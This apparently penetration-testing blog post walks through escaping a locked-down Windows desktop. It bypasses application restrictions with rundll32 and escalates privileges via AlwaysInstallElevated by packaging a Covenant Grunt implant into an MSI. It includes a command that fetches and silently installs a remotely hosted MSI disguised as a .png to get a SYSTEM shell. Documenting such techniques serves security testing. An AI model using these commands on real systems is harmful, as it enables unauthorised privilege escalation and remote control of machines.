Windows desktop breakout examples
Windows bypass SRP When I come across a locked down Windows desktop I usually go through a process of trying to click everything see where I can write to and what I can execute etc. Then attempt most of the techniques used from this great github repo UltimateAppLockerByPassList.
When I can’t run cmd or powershell the two examples below using rundll32 have worked many times in the past.
Using cmd.dll taken from Didier Stevens.
rundll32 shell32.dll,Control_RunDLL C:\location\of\reactos\cmd.dll
Using PowerShll.dll taken from PowerShll.dll
rundll32 PowerShll.dll,main -i
Usually the next step is to elevate privileges and my current go to is running SharpUp.
SharpUp audit


This shows that AlwaysInstallElevated registry keys are present. This can be checked manually via the commands below
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

Now we have an attack vector we can create a windows installer package file. This can be done many ways but for this blog I am going to demonstrate the use of adding a Covenant Grunt binary as a custom action inside Visual Studio.
Opening visual studio and start by creating a new project and selecting the setup wizard template. Change any project properties as necessary i.e target platform, author name. Add a new file to the project and import the Grunt binary. Then add a custom action to ensure the binary is executed on installation and change any custom action properties.

Once you have compiled the project and transferred to target but clicking on the msi just gives an error message saying blocked becuase of security restriction policy.
We can run it and get logs information to see what is happening but as suspected the software restriction policy is blocking the installation.
msiexec /q /i MSIprogram.msi /L*V! msilog.log
It is possible to host the file remotely and to run an msi file which has been renamed to .png as shown here.
msiexec /q /i http://192.168.159.1/SRPbypass.png
After running this a grunt running as SYSTEM should now be returned!

Links & Resources
- https://gracefulsecurity.com/windows-desktop-breakout/
- https://www.trustedsec.com/blog/kioskpos-breakout-keys-in-windows/
- https://www.pentestpartners.com/security-blog/breaking-out-of-citrix-and-other-restricted-desktop-environments/
- https://github.com/FuzzySecurity/DefCon24
- https://github.com/cobbr/Covenant